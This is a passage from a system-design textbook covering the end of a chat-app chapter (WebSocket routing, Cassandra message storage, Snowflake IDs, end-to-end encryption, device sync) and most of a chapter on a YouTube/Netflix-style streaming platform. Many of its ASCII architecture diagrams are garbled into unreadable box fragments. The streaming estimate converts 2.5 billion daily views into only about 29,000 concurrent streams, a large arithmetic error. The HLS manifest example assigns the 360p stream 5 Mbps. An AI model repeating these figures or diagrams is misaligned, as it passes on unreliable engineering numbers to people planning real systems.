+-----+ | Load Balancer | | (L4 / TCP-aware) | +-----+-----+ | +-----+-----+-----+ | | +-----v-----+ +-----v-----+ +-----v-----+ | WS Server 1 | | WS Server 2 | | WS Server N | | (50K conns) | | (50K conns) | | (50K conns) | +-----+-----+ +-----+-----+ +-----+-----+ | | +-----+-----+-----+ | +-----v-----+ | Connection | | Registry (Redis) | | {user -> server} | +-----+-----+

# 7. Message Flow: 1-on-1 Chat

## 7.1 Both Users Online

```
Alice sends "Hello" to Bob (both online): Alice WS-Server-3 Chat Service WS-Server-7 Bob | | | | | |--"Hello"--->| | | | | |--store msg--->| | | | | |--write to DB-->| | | | | |--ack----->| | | | | <--msg stored--| | | | | <--sent ack-->| | | | | | | | | | |--route to Bob->| | | | | (lookup conn | | | | | registry) | | | | | |--"Hello"--->| | | | | <--delivered--| | | | | <--delivered----| | | | | <--delivered---| | | | | <--delivered--| | | | | (Bob reads the message) | | | | | <--read-----| | | | | <--read-----| | | | | <--read-----| | | | | <--read-----| | | | | Message States: SENT -> Server received (single check mark) DELIVERED -> Recipient's device received (double check mark) READ -> Recipient opened the conversation (blue check marks)
```

## 7.2 Recipient Offline

```
Alice sends "Hello" to Bob (Bob is offline): Alice WS-Server-3 Chat Service Push Service Bob's Phone | | | | | |--"Hello"--->| | | | | |--store msg--->| | | | | |--write to DB-->| | | | | <--sent ack---| | | | | |--lookup Bob--->| | | | | (offline!) | | | | | |--push notify-->| | | | | |--APNs/FCM-->| | | | | (Later, Bob comes online) | | | | | Bob | | | | | | | | | | <--sync req-----| | | | | |--undelivered-->| | | | | messages | | | | | |--msgs----->| | | | | <--delivered---| | | | | <--delivered--| | | | |
```

## 8. Message Storage

### 8.1 Storage Model: Conversation-Based

Approach: Store messages per conversation (not per user) Each conversation has a unique conversation\_id: 1-on-1: hash(min(user\_A, user\_B), max(user\_A, user\_B)) Group: group\_id Messages stored as time-series within a conversation: +-----+ | Conversation: | | conv\_abc123 | +-----+ | msg\_1 | 10:00:01 | Alice: "Hey!" | msg\_2 | 10:00:03 | Bob: "Hi there" | msg\_3 | 10:00:05 | Alice: "How are you?" | msg\_4 | 10:00:08 | Bob: "Good, thanks!" +-----+

### 8.2 Database Choice: Wide-Column Store (Cassandra / HBase)

Why Wide-Column Store? | Requirement | Why Cassandra/HBase | |-----|-----|-----| | Write-heavy | Optimized for sequential writes | | Time-series data | Excellent for time-ordered messages | | Horizontal scaling | Easy to add nodes | | High availability | Multi-DC replication | | Range queries | Efficient "get messages from X to Y" | | No complex joins | Messages don't need joins | Cassandra Table Design: CREATE TABLE messages ( conversation\_id TEXT, message\_id TIMEUUID, -- time-sorted UUID sender\_id BIGINT, content TEXT, media\_url TEXT, message\_type TEXT, -- 'text', 'image', 'video', etc. created\_at TIMESTAMP, PRIMARY KEY (conversation\_id, message\_id) ) WITH CLUSTERING ORDER BY (message\_id DESC); -- Fetch latest 50 messages: SELECT \* FROM messages WHERE conversation\_id = 'conv\_abc123' LIMIT 50; -- Pagination (scroll back): SELECT \* FROM messages WHERE conversation\_id = 'conv\_abc123' AND message\_id < <last\_seen\_message\_id> LIMIT 50;

### 8.3 Conversation Metadata

```
-- Stored in MySQL/PostgreSQL (relational) CREATE TABLE conversations (conversation_id VARCHAR(64) PRIMARY KEY, type ENUM('direct', 'group'), group_name VARCHAR(100), group_icon_url VARCHAR(255), created_by BIGINT, created_at TIMESTAMP, updated_at TIMESTAMP -- last message timestamp); CREATE TABLE conversation_members (conversation_id VARCHAR(64) NOT NULL, user_id BIGINT NOT NULL, role ENUM('admin', 'member'), joined_at TIMESTAMP, last_read_msg_id TIMEUUID, -- for read receipts muted_until TIMESTAMP, PRIMARY KEY (conversation_id, user_id), INDEX idx_user_convs (user_id, conversation_id)); -- "User's conversation list" query: SELECT c.* FROM conversations c JOIN conversation_members cm ON c.conversation_id = cm.conversation_id WHERE cm.user_id = ? ORDER BY c.updated_at DESC;
```

## 9. Message ID Generation

### 9.1 Requirements for Message IDs

1. Globally unique 2. Time-sortable (for message ordering within a conversation) 3. Generated without coordination (distributed) 4. Compact (minimize storage)

### 9.2 Snowflake-like ID

```
+---+-----+-----+-----+ | 1 | 41 bits | 10 bits | 12 bits | | 0 | timestamp (ms) | server | sequence | | | since custom epoch | ID | number | +---+-----+-----+-----+ Total: 64 bits Properties: - Time-sortable: higher IDs = later messages - Unique: server_id + sequence prevents collisions - Fast: ~4M IDs/sec per server - Compact: 8 bytes Alternative: Cassandra TIMEUUID (128 bits, time-based UUID v1) - Native Cassandra support - Auto time-ordered - Slightly larger but simpler to use
```

## 10. Group Chat: Fan-Out to Members





```
1. Client requests pre-signed upload URL from Media Service 2. Client uploads media directly to object storage (S3) 3. S3 triggers processing pipeline: a. Images: generate thumbnails, compress b. Videos: transcode to multiple resolutions c. Documents: virus scan, generate preview 4. Processing complete → media URL returned 5. Client sends message with media_url reference Client Media Service S3 Processing | | | |--request URL-->| | | |--presigned----| | | upload URL | | | | |--upload file ----->| | | |--trigger----->| | | |--thumbnail | | | |--compress | | | |--virus scan | | |--store-----| |--media_url ----| | | | |--send msg with media_url (via WebSocket) |
```

## 14.2 Media Delivery

Recipient receives message with media\_url: 1. Client shows placeholder/blurred preview 2. Client downloads media from CDN (not directly from S3) 3. CDN caches popular media at edge locations 4. Progressive download for large files Recipient --> CDN (edge) --> S3 (origin) | Cache HIT? Serve directly Cache MISS? Fetch from S3, cache at edge

## 15. End-to-End Encryption (E2EE) Overview

Signal Protocol (used by WhatsApp): Key Exchange: 1. Each user generates an identity key pair (long-term) 2. Each user generates ephemeral pre-keys (one-time use) 3. Pre-keys uploaded to server 4. When Alice wants to message Bob: a. Alice fetches Bob's pre-key bundle from server b. Alice performs X3DH key agreement → shared secret c. Alice encrypts message with shared secret d. Server CANNOT read the message Alice Server Bob | | | |--fetch Bob's keys---->| | |--Bob's pre-key-----| | bundle | | | | |--encrypted msg----->|--encrypted msg----->| | (server can't read) | (server can't read) | | | Impact on System Design: - Server stores encrypted blobs (cannot index or search content) - Media is encrypted before upload - Group chats: Sender-Keys protocol (encrypt once, decrypt per member) - Key management adds complexity but essential for privacy

## 16. Message Synchronization Across Devices

User has multiple devices (phone + tablet + desktop): Sync Strategy: 1. Each device maintains a local sequence number (last\_sync\_seq) 2. When device connects, sends its last\_sync\_seq to server 3. Server returns all messages with seq > last\_sync\_seq 4. Device applies updates and advances its sequence number Phone (seq: 1050) Server (seq: 1075) Desktop (seq: 1040) | | | |--sync from 1050 ---->| | |--msgs 1051-1075 ---->| | | (25 new messages) | | | | |--sync from 1040 ---->| | |--msgs 1041-1075 ---->| | | (35 new messages) | Per-User Sync Cursor: CREATE TABLE sync\_cursors ( user\_id BIGINT NOT NULL, device\_id VARCHAR(64) NOT NULL, last\_seq BIGINT NOT NULL, updated\_at TIMESTAMP, PRIMARY KEY (user\_id, device\_id) );

## 17. Full System Architecture

```
+-----+-----+-----+ | CLIENTS (iOS / Android / Web / Desktop) |
+-----+-----+-----+ | +-----v-----+ | Load Balancer | | (L4 TCP/L7) |
+-----+-----+ | +-----+-----+ | | +-----v-----+ | API Gateway | | WebSocket | | (HTTP - REST)
| | Gateway Fleet | | Auth, Profile, | | (200 servers, | | History, Media | | 50K conn each)| +-----+-----+ +-----+-----+ | | |
+-----v-----+ | | Connection | | | Registry | | | (Redis) | | | {user->server} | | +-----+-----+ | | +-----v-----+
+-----v-----+ | Chat Service |<----->| Message Router | | (business | | (route to | | logic) | | correct WS | +-----+-----+ +-----+
server) | | | | +-----+-----+ | | | +-----+ +-----+-----+ | | | +-----v-----+ +-----v-----+ | Message | | Presence |
| Group | | Store | | Service | | Service | |(Cassandra| | (Redis | | (members, | | cluster) | | + heart- | | fan-out) | | | | beat) | | |
+-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
Service | | CDN delivery) | | (APNs, FCM) | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
Notification | | (profiles, | | Queue (Kafka) | | contacts) | | | +-----+ +-----+ +-----+ +-----+ +-----+ +-----+
| (multi-device | | synchronization)| +-----+-----+
```

## 18. Database Architecture Summary

```
+-----+-----+-----+ | Data | Database | Reason |
+-----+-----+-----+ | Messages | Cassandra | Write-heavy, time-series, | | | horizontal
scaling | +-----+-----+ +-----+ +-----+ +-----+ | User profiles | PostgreSQL | Structured, ACID, relational
| +-----+-----+ +-----+ +-----+ +-----+ | Conversations & | PostgreSQL | Relational queries (user's | |
Members | | conversation list) | +-----+-----+ +-----+ +-----+ +-----+ | Connection state | Redis |
In-memory, fast lookup, | | | auto-expiry with TTL | +-----+-----+ +-----+ +-----+ +-----+ +-----+
Presence/Online | Redis | Fast reads, TTL-based expiry | +-----+-----+ +-----+ +-----+ +-----+ +-----+
tokens | PostgreSQL | Structured, infrequent updates | +-----+-----+ +-----+ +-----+ +-----+ +-----+
S3 + CDN | Blob storage, globally cached | +-----+-----+ +-----+ +-----+ +-----+ +-----+ +-----+
Elasticsearch | Full-text message search | | (if not E2EE) | | (only for non-encrypted chats) |
+-----+-----+-----+ +-----+-----+
```

## 19. Scaling Considerations

### 19.1 WebSocket Server Scaling

Challenge: 10M concurrent connections Solution: - Fleet of 200+ WS servers (50K connections each) - Auto-scale based on connection count - Graceful shutdown: drain connections before termination - Connection rebalancing after scaling events When adding a new WS server: 1. New server registers with load balancer 2. New connections routed to new server 3. No need to migrate existing connections When removing a WS server: 1. Stop accepting new connections 2. Send "reconnect" signal to all connected clients 3. Clients reconnect to other servers via load balancer 4. Shut down after all connections drained

### 19.2 Message Store Scaling

Cassandra Cluster: - Partition key: conversation\_id - All messages in a conversation on same partition - Conversations distributed across cluster via consistent hashing Cluster sizing: 730 TB over 5 years With replication factor 3: 2.2 PB total 50 nodes \* 50 TB each = 2.5 PB capacity Compaction: Time-window compaction strategy (Optimized for time-series write patterns)

## 20. Key Trade-offs and Decisions

| Decision          | Option A          | Option B               | Our Choice             | Why                                   |
|-------------------|-------------------|------------------------|------------------------|---------------------------------------|
| Protocol          | HTTP Long Polling | WebSocket              | WebSocket              | True bidirectional, low overhead      |
| Message store     | MongoDB           | Cassandra              | Cassandra              | Better write performance, time-series |
| Presence          | Polling-based     | Heartbeat + Redis      | Heartbeat              | Real-time, efficient                  |
| Group fan-out     | Sync (in-request) | Async (Kafka)          | Async for large groups | Don't block sender                    |
| Message ordering  | Global sequence   | Per-conversation       | Per-conversation       | Simpler, sufficient                   |
| Encryption        | Server-side only  | End-to-end             | E2EE                   | Privacy is essential                  |
| Multi-device sync | Push all messages | Pull-based with cursor | Pull with cursor       | Handles offline devices               |
| Media             | Inline in message | Object storage + URL   | Object storage         | Don't bloat message DB                |

## 21. Key Takeaways

+-----+ | KEY TAKEAWAYS |  
+-----+ | | 1. WebSocket is the right protocol for real-time chat – | | persistent, bidirectional, low-overhead connections | | | 2. Connection Registry (Redis) maps users to WS servers – | | critical for routing messages to the right server | | | 3. Wide-column stores (Cassandra) excel at message storage – | | write-optimized, time-series friendly, horizontally scalable | | | 4. Group chat requires async fan-out for large groups to | | avoid blocking the sender | | | 5. Presence detection uses heartbeats + Redis TTL – simple | | and effective, auto-expires on disconnect | | | 6. Read receipts are tracked per-member with last\_read\_msg\_id | | – don't store per-message read status | | | 7. Push notifications handle offline delivery – queue messages | | and notify via APNs/FCM | | | 8. Media goes through object storage (S3) + CDN, never through | | the WebSocket connection or message database | | | 9. E2E encryption means server CANNOT read messages – this | | impacts search, moderation, and backup features | | | 10. Multi-device sync uses pull-based cursors – each device | | tracks its own sync position independently | | +-----+

Previous: [Chapter 28 - Social Media Feed](#) | Next: [Chapter 30 - Video Streaming](#)

# Chapter 30: Design a Video Streaming Platform (YouTube / Netflix)

## 1. Problem Statement

Design a video streaming platform like YouTube or Netflix that allows users to upload videos, stream them with adaptive quality, search for content, and receive personalized recommendations. The system must handle massive storage, global content distribution, and concurrent streaming for hundreds of millions of users.

## 2. Functional Requirements

| ID  | Requirement     | Description                                            |
|-----|-----------------|--------------------------------------------------------|
| FR1 | Upload Video    | Users can upload videos of various formats and sizes   |
| FR2 | Stream Video    | Users can watch videos with adaptive bitrate streaming |
| FR3 | Search          | Search videos by title, description, tags, captions    |
| FR4 | Recommendations | Personalized video suggestions for each user           |
| FR5 | Comments/Likes  | Users can comment on and like/dislike videos           |
| FR6 | Channels        | Users can create channels and subscribe                |
| FR7 | Playlists       | Users can create and share playlists                   |
| FR8 | Watch History   | Track and display user's viewing history               |

## 3. Non-Functional Requirements

| ID   | Requirement       | Target                                          |
|------|-------------------|-------------------------------------------------|
| NFR1 | Scale             | 1B total users, 100M DAU                        |
| NFR2 | Upload Volume     | 500 hours of video uploaded per minute          |
| NFR3 | Streaming Latency | Playback start < 2 seconds                      |
| NFR4 | Availability      | 99.99% uptime for streaming                     |
| NFR5 | Global            | Content served from edge locations worldwide    |
| NFR6 | Quality           | Support 360p to 4K resolution, adaptive bitrate |

## 4. Capacity Estimation

### 4.1 Upload Traffic

500 hours of video uploaded per minute  
Video specs (average): Duration: 5 minutes average  
Original file: 500 MB average (before transcoding)  
Upload rate: 500 hours/min = 30,000 hours/hour = 720,000 hours/day  
720,000 hours / 5 min avg = 8.64M videos/day = 100 videos/sec upload rate  
Storage per day (originals): 8.64M videos \* 500 MB = 4.32 PB/day (originals only!)  
After transcoding (multiple resolutions + codecs): Typically

3-5x the original size ~15-20 PB/day total storage

## 4.2 Streaming Traffic

100M DAU \* 5 videos/day \* 5 min avg = 2.5B video views/day = ~29,000 concurrent streams (average) Peak: ~100,000 concurrent streams Bandwidth per stream: SD (480p): 1.5 Mbps HD (1080p): 5 Mbps 4K: 20 Mbps Average: ~4 Mbps Total egress bandwidth: Average: 29,000 \* 4 Mbps = 116 Gbps Peak: 100,000 \* 4 Mbps = 400 Gbps (Served primarily from CDN edge, not origin)

## 4.3 Metadata Storage

Per video metadata: ~2 KB (title, description, tags, stats) 8.64M videos/day \* 2 KB = 17 GB/day metadata Per year: ~6 TB metadata (easily fits in a database cluster)

# 5. Video Upload Pipeline

## 5.1 End-to-End Upload Flow

```
User Client App Upload Service Object Store | | | |--select file----->| | | |--request upload----->| | | |<--upload URL + ID----| | | |
| |--upload chunks ----->| | | (resumable, | | | | multipart) | | | | | |--upload complete----->| | | | |--trigger
pipeline-->| | | |<--202 Accepted-----| | | | "Processing..." | | | +-----+-----+ | Message Queue | | (video.uploaded) | +-----+-----+
| +-----+-----+-----+ | | | +-----v-----+ +-----v-----+ +-----v-----+ | Transcoding | | Thumbnail | | Content | | Service | |
Generator | | Moderation | | | | | (AI/ML) | +-----+-----+ +-----+-----+ +-----+-----+ | | | v v v +-----+-----+ +-----+
+-----+-----+ | Transcoded | | Thumbnail | | Approval / | | Segments | | Storage | | Rejection | | to CDN | | (S3+CDN) | | | +-----+-----+
+-----+-----+ +-----+-----+
```

## 5.2 Resumable Upload

Why resumable uploads? - Large files (multi-GB) frequently fail mid-upload - Poor network connections - User can pause and resume Implementation (similar to Google's Resumable Upload Protocol): 1. Client: POST /api/v1/upload/init -> returns upload\_id 2. Client splits file into 8MB chunks 3. Client uploads each chunk: PUT /api/v1/upload/{upload\_id}/chunk/{n} 4. Server tracks which chunks received 5. On failure, client queries: GET /api/v1/upload/{upload\_id}/status Server responds with list of received chunks 6. Client resumes from last missing chunk 7. Client: POST /api/v1/upload/{upload\_id}/complete

# 6. Video Transcoding

## 6.1 Why Transcode?

Users upload in various formats: MP4, AVI, MOV, MKV, WebM Users watch on various devices: phones, tablets, TVs, browsers Users have different bandwidths: 3G, 4G, WiFi, fiber We need to transcode each video into: - Multiple resolutions: 360p, 480p, 720p, 1080p, 4K - Multiple codecs: H.264 (compatibility), H.265/HEVC (efficiency), VP9, AV1 - Multiple bitrates per resolution (for adaptive streaming) - Audio: AAC, Opus at various bitrates

## 6.2 Transcoding Pipeline (DAG-based)

```
A video's transcoding is a Directed Acyclic Graph (DAG) of tasks: Original Video | ----> Extract Audio ----> Transcode Audio (AAC 128k, 64k) |
----> Split into segments (10-second chunks) | ----> Transcode 360p (H.264, 500kbps) ----> Transcode 480p (H.264, 1Mbps) ----> Transcode 720p
(H.264, 2.5Mbps) ----> Transcode 1080p (H.264, 5Mbps) ----> Transcode 4K (H.265, 15Mbps) | ----> Each resolution segment transcoded in PARALLEL |
----> Generate manifest files (HLS .m3u8 / DASH .mpd) | ----> Upload all segments to CDN origin DAG Execution: +-----+ +-----+
+-----+ +-----+ | Extract | --> | Split | --> | Transcode | --> | Package | | metadata | | segments | | (parallel) | (HLS/ | | | | | per
res)| | DASH) | +-----+ +-----+ +-----+ +-----+ | | ----> Extract +-----+ +-----v-----+ Audio --> | Transcode |
-----> | Upload to CDN | | Audio | | Origin (S3) | +-----+ +-----+
```

## 6.3 Parallel Transcoding Architecture

```
+-----+-----+ | Task Scheduler | (Manages DAG execution) | (Airflow / Step | | Functions) | +-----+-----+ | +-----v-----+
+-----+-----+ +-----+-----+ | Transcoding | | Transcoding | | Transcoding | | Worker Pool | | Worker Pool | | Worker Pool | | (GPU inst.) | |
(GPU inst.) | | (GPU inst.) | | 360p tasks | | 720p tasks | | 1080p tasks | +-----+-----+ +-----+-----+ +-----+-----+ Worker Specs: -
GPU-accelerated instances (NVIDIA T4/A100) - Each worker handles one resolution of one segment - 10-sec segment of 1080p: ~30 seconds to transcode
- Horizontal scaling: spin up more workers during peak upload times Queues (per priority): High: Premium/verified creators Medium: Regular uploads
Low: Re-transcoding old content
```

## 7. Adaptive Bitrate Streaming (ABR)

### 7.1 How ABR Works

The video player automatically adjusts quality based on: - Available bandwidth - Buffer health - Device capabilities  
Protocols: HLS (HTTP Live Streaming) - Apple, widely supported DASH (Dynamic Adaptive Streaming over HTTP) - MPEG standard  
How it works: 1. Video split into small segments (2-10 seconds each) 2. Each segment encoded at multiple bitrates/resolutions 3. Manifest file lists all available segments and qualities 4. Player downloads manifest, picks initial quality 5. Player monitors download speed 6. If bandwidth drops: switch to lower quality next segment 7. If bandwidth improves: switch to higher quality  
Bandwidth Quality ----+-----+----- | 4K | High bandwidth detected |-----| | 1080p | Bandwidth dropped |-----| | 720p | Bandwidth dropped more |-----| | 1080p | Bandwidth recovered +-----+

### 7.2 HLS Manifest Example

```
#EXTM3U #EXT-X-STREAM-INF:BANDWIDTH=5000000,RESOLUTION=640x360 360p/playlist.m3u8 #EXT-X-STREAM-INF:BANDWIDTH=1000000,RESOLUTION=854x480 480p/playlist.m3u8 #EXT-X-STREAM-INF:BANDWIDTH=2500000,RESOLUTION=1280x720 720p/playlist.m3u8 #EXT-X-STREAM-INF:BANDWIDTH=5000000,RESOLUTION=1920x1080 1080p/playlist.m3u8 #EXT-X-STREAM-INF:BANDWIDTH=15000000,RESOLUTION=3840x2160 4k/playlist.m3u8 Each resolution's playlist: #EXTM3U #EXT-X-TARGETDURATION:10 #EXTINF:10.0, segment_001.ts #EXTINF:10.0, segment_002.ts #EXTINF:10.0, segment_003.ts ...
```

## 8. Video Storage Architecture

Three tiers of storage: Tier 1: CDN Edge (Hot) - Most popular videos cached at 200+ edge locations globally - Serves 90%+ of streaming requests - TTL-based eviction, popularity-driven caching Tier 2: CDN Origin / Regional Storage (Warm) - All transcoded videos stored in regional S3 buckets - 3-5 regions worldwide - CDN pulls from nearest origin on cache miss Tier 3: Archive Storage (Cold) - Original uploaded files - Old videos with zero views - S3 Glacier / deep archive - Can re-transcode from original if needed  
+-----+ +-----+ +-----+ +-----+ | CDN Edge |  
|<----| CDN Origin |<----| Deep Archive | | (200+ | | (S3, | | (S3 Glacier, | | PoPs) | | regional) | | original | | HOT | | WARM | | files) |  
+-----+ +-----+ +-----+ +-----+ 90% hits 9% hits 1% (restore)

## 9. Streaming Flow (Watch Path)

User clicks "Play" on a video: Client CDN Edge CDN Origin Video Metadata | | | | |--GET /video/123/metadata----->| | |<-- {title, manifest\_url, ...}-----| | | | | |--GET manifest.m3u8->| | | | |--cache miss?-->| | |<--manifest-----|<--manifest----| | | | | (Player selects 720p based on bandwidth) | | | | | |--GET 720p/seg\_001.ts->| | | |<--segment data-----| | | | | |--GET 720p/seg\_002.ts->| | | |<--segment data-----| | | | | (Bandwidth drops, switch to 480p) | |--GET 480p/seg\_003.ts->| | | |<--segment data-----| | | | ... | | |

## 10. Metadata Service

### 10.1 Video Metadata Schema

```
CREATE TABLE videos (video_id BIGINT PRIMARY KEY, channel_id BIGINT NOT NULL, title VARCHAR(200) NOT NULL, description TEXT, tags JSON, -- ["music", "rock", "live"] category VARCHAR(50), duration_sec INT, upload_status ENUM('uploading', 'processing', 'ready', 'failed'), visibility ENUM('public', 'unlisted', 'private'), manifest_url VARCHAR(500), -- HLS/DASH manifest thumbnail_urls JSON, -- multiple sizes view_count BIGINT DEFAULT 0, like_count BIGINT DEFAULT 0, dislike_count BIGINT DEFAULT 0, comment_count BIGINT DEFAULT 0, created_at TIMESTAMP, published_at TIMESTAMP, INDEX idx_channel (channel_id, published_at DESC), INDEX idx_category (category, view_count DESC)); CREATE TABLE channels (channel_id BIGINT PRIMARY KEY, user_id BIGINT UNIQUE NOT NULL, name VARCHAR(100) NOT NULL, description TEXT, subscriber_count BIGINT DEFAULT 0, video_count INT DEFAULT 0, created_at TIMESTAMP);
```

### 10.2 Comments Schema (NoSQL - DynamoDB or Cassandra)

Table: comments Partition Key: video\_id Sort Key: comment\_id (Snowflake, time-sorted) Attributes: video\_id (S) comment\_id (S) -- Snowflake ID for time ordering user\_id (N) content (S) parent\_id (S) -- for threaded replies (NULL if top-level) like\_count (N) created\_at (N) Query: Get latest comments for a video SELECT \* FROM comments WHERE video\_id = '123' ORDER BY comment\_id DESC LIMIT 50; Why NoSQL for comments? - Massive scale (billions of comments) - Simple access pattern (by video\_id) - No joins needed - Horizontal scaling

## 11. Thumbnail Generation

For each uploaded video, generate thumbnails: 1. Extract frames at regular intervals (every 10% of duration) 2. Apply scene detection to find visually interesting frames 3. Generate 3 candidate thumbnails 4. Optional: ML model ranks thumbnails by "click-through" prediction 5. Creator can choose or upload custom thumbnail 6. Generate multiple sizes: - Small: 120 x 90 (search results, sidebar) - Medium: 320 x 180 (grid view) - Large: 480 x 360 (featured) - HD: 1280 x 720 (video page, embeds) Pipeline: Video uploaded --> FFmpeg frame extraction --> ML ranking --> S3 + CDN

---

## 12. Search and Discovery

---

### 12.1 Search Architecture

Search Stack: Elasticsearch cluster Indexed fields: - title (high weight) - description (medium weight) - tags (high weight) - channel name (medium weight) - auto-generated captions (low weight) - category Ranking Signals: - Text relevance (BM25 score) - View count (popularity) - Recency (freshness boost) - Engagement rate (likes/views ratio) - Channel authority (subscriber count) - User's watch history (personalization) User query --> Search Service --> Elasticsearch --> Ranked results | Index updated in near-real-time via Kafka consumer

### 12.2 Search Indexing Pipeline

Video published --> Kafka topic "video-published" | +-----v-----+ | Search | | Indexer | | (consumer)| +-----+-----+ | +-----v-----+ | Elastic- | | search | | Cluster | +-----+-----+

---

## 13. Recommendation Engine (High Level)

---

Two main approaches: 1. Collaborative Filtering: "Users who watched X also watched Y" - User-item interaction matrix - Matrix factorization (ALS, SVD) - Find similar users, recommend their top videos 2. Content-Based Filtering: "Videos similar to what you've watched" - Video feature vectors (category, tags, description embeddings) - Compute cosine similarity between videos - Recommend similar videos 3. Hybrid (YouTube's actual approach): Two-stage pipeline: Stage 1: Candidate Generation (narrow down from millions to hundreds) - Collaborative filtering - Content-based similarity - Trending/popular videos - Subscription feed Stage 2: Ranking (rank hundreds to show top 20-50) - Deep neural network - Features: user history, video features, context (time, device) - Optimizes for: watch time, engagement, diversity All videos Candidate Ranking Top 20 (millions) --> Generation ----> Model ----> Displayed (hundreds) (scored)

---

## 14. CDN Strategy for Global Distribution

---

CDN Architecture: +-----+ | Origin Servers | (S3 buckets in 3-5 regions) | (US, EU, Asia) | +-----+ | +-----v-----+ | CDN Mid-Tier | (Regional PoPs, ~20 locations) | Cache (warm) | +-----+ | +-----v-----+ | CDN Edge | (200+ PoPs worldwide) | Cache (hot) | Closest to users +-----+ Cache Strategy: - Popular videos (top 10%) cached at ALL edges → 90% cache hit - Moderate videos cached at regional mid-tier - Long-tail videos served from origin (cache miss) Cache Key: {video\_id}/{resolution}/{segment\_number} Example: v123/1080p/segment\_042.ts TTL: Popular videos: 24 hours at edge Others: 2 hours at edge, 24 hours at mid-tier Pre-warming: For anticipated viral content (new movie trailer, music video): Push to all edge locations BEFORE release

---

## 15. Video Deduplication

---

Problem: Users re-upload the same content (duplicates waste storage + transcoding) Solution: Content fingerprinting 1. During upload, compute perceptual hash of video: - Extract keyframes at fixed intervals - Compute pHash (perceptual hash) of each frame - Generate audio fingerprint (similar to Shazam) 2. Compare fingerprints against database: - Exact match: reject as duplicate - Near match (>90% similarity): flag for review 3. If duplicate detected: - Point to existing transcoded content - Save storage and transcoding costs Upload --> Fingerprint --> Check DB --> Duplicate? | YES: Reject/Link NO: Proceed with pipeline

---

## 16. Copyright Detection (Content ID)

---

YouTube's Content ID system: 1. Rights holders upload reference files (music, movies, etc.) 2. System creates audio + video fingerprints of reference content 3. Every uploaded video is fingerprinted and compared 4. On match: a. BLOCK: Prevent the video from being published b. MONETIZE: Allow but divert ad revenue to rights holder c. TRACK: Allow and provide analytics to rights holder Reference DB: 100M+ reference files → fingerprint database Matching Pipeline: New upload → Extract fingerprints → Compare against reference DB | Match found? YES: Apply rights holder's policy NO: Publish normally This runs BEFORE the video becomes public (during processing stage)

## 17. View Count Architecture

Challenge: Accurately counting views at massive scale (billions/day) Naive approach: UPDATE videos SET view\_count = view\_count + 1 Problem: Hot videos get millions of concurrent increments → DB bottleneck Solution: Approximate counting with eventual consistency 1. Client sends "view" event 2. Event published to Kafka topic "video-views" 3. Stream processor (Flink) aggregates counts in time windows 4. Periodically flush aggregated counts to database 5. Cache current count in Redis for display Client --> API --> Kafka --> Flink --> DB (batch update) | +--> Redis (real-time display) Deduplication: - Don't count repeat views from same user within 30 seconds - Use Bloom filter or HyperLogLog for approximate unique counting - Flink dedup: {user\_id, video\_id, 30s\_window} -> count once

## 18. Full System Architecture

```
+-----+ | CLIENTS (Web / iOS / Android / Smart TV) |
+-----+ | | | (upload) | (stream) | (browse/search) | | | +-----v-----+
+-----v-----+ | Upload | | CDN Edge | | API Gateway | | Service | | (200+ PoPs) | | (REST) | | (resumable) | +-----+
+-----+ +-----+ | | | +-----v-----+ +-----+ | | | CDN Origin | | | +-----v-----+ | (S3 regional) | +-----v-----+
+-----v-----+ | Object Store | +-----+ | Video | |Search | |Recom- | | (S3 - orig.) | | Meta | |Svc | |mend. | +-----+ |
Svc | | (ES) | |Engine | | +-----+ +-----+ +-----v-----+ | | | Message Queue | +-----v-----v-----+ |
(video.uploaded) | | PostgreSQL | +-----+ +-----+ | (metadata, users, | | | channels) | +-----v-----+ +-----+ |
Transcoding | | Pipeline | +-----+ +-----+ | (DAG scheduler | | Comment Service | | View Count | | + GPU workers) | |
(DynamoDB) | | (Kafka + Flink | +-----+ +-----+ +-----+ | + Redis) | | | +-----v-----+ +-----+ | Thumbnail |
+-----+ | Generator | | Content ID / | +-----+ | Copyright Check | +-----+ +-----+ |
Notification | +-----+ | Service | | Analytics | | (new video, | | (Spark/Flink | | subscription) | | + data lake) |
+-----+ +-----+
```

## 19. Key Trade-offs and Decisions

| Decision           | Option A           | Option B                   | Our Choice                | Why                                 |
|--------------------|--------------------|----------------------------|---------------------------|-------------------------------------|
| Streaming protocol | HLS                | DASH                       | <b>Both</b> (HLS primary) | HLS has wider device support        |
| Video codec        | H.264 only         | Multiple (H.264+H.265+AV1) | <b>Multiple</b>           | Balance compatibility vs efficiency |
| Transcoding        | On-demand          | Pre-transcode all          | <b>Pre-transcode</b>      | Latency at play time matters most   |
| CDN                | Single provider    | Multi-CDN                  | <b>Multi-CDN</b>          | Redundancy + cost optimization      |
| Comments DB        | SQL                | NoSQL (DynamoDB)           | <b>NoSQL</b>              | Scale, simple access pattern        |
| View counting      | Sync DB update     | Async stream processing    | <b>Async</b>              | Can't block on every view           |
| Thumbnails         | User-uploaded only | Auto-generated + user      | <b>Both</b>               | Better UX, higher CTR               |
| Search             | SQL LIKE           | Elasticsearch              | <b>Elasticsearch</b>      | Full-text search at scale           |
| Recommendations    | Rules-based        | ML-based (deep learning)   | <b>ML-based</b>           | Much better quality                 |

## 20. Cost Optimization Strategies

1. Storage Tiering: - Hot: Popular videos on SSD-backed CDN edge - Warm: All transcoded on standard S3 - Cold: Originals + rarely-viewed on S3 Glacier - Auto-tier based on view count (move to cold after 90 days of zero views) 2. Transcoding Optimization: - Only transcode to 4K if original is 4K+ - Prioritize popular resolutions (720p, 1080p) - Use spot/preemptible GPU instances (60-70% cost savings) - Queue-based: transcode lower resolutions first (faster availability) 3. CDN Cost: - Multi-CDN strategy: route to cheapest CDN per region - Origin shield: reduce origin fetches with mid-tier cache - Long TTLs for video segments (content doesn't change) 4. Encoding Efficiency: - Two-pass encoding for better quality-per-bit - Per-title encoding: analyze content complexity, adjust bitrate Simple scene: lower bitrate sufficient Complex scene: higher bitrate needed - Saves 20-30% bandwidth vs fixed bitrate ladder



## 21. Key Takeaways

```
+-----+ | KEY TAKEAWAYS |
+-----+ | | 1. Video upload is a PIPELINE, not a single operation – | | upload,
transcode, moderate, distribute to CDN | | | 2. Adaptive Bitrate Streaming (HLS/DASH) is essential – | | split videos into segments, encode at
multiple qualities | | | 3. Transcoding is the most compute-intensive part – | | use GPU workers, DAG-based parallel processing | | | 4. CDN
is the hero – 90%+ of streaming traffic served from | | edge locations, not origin servers | | | 5. Three-tier storage: CDN edge (hot) → S3
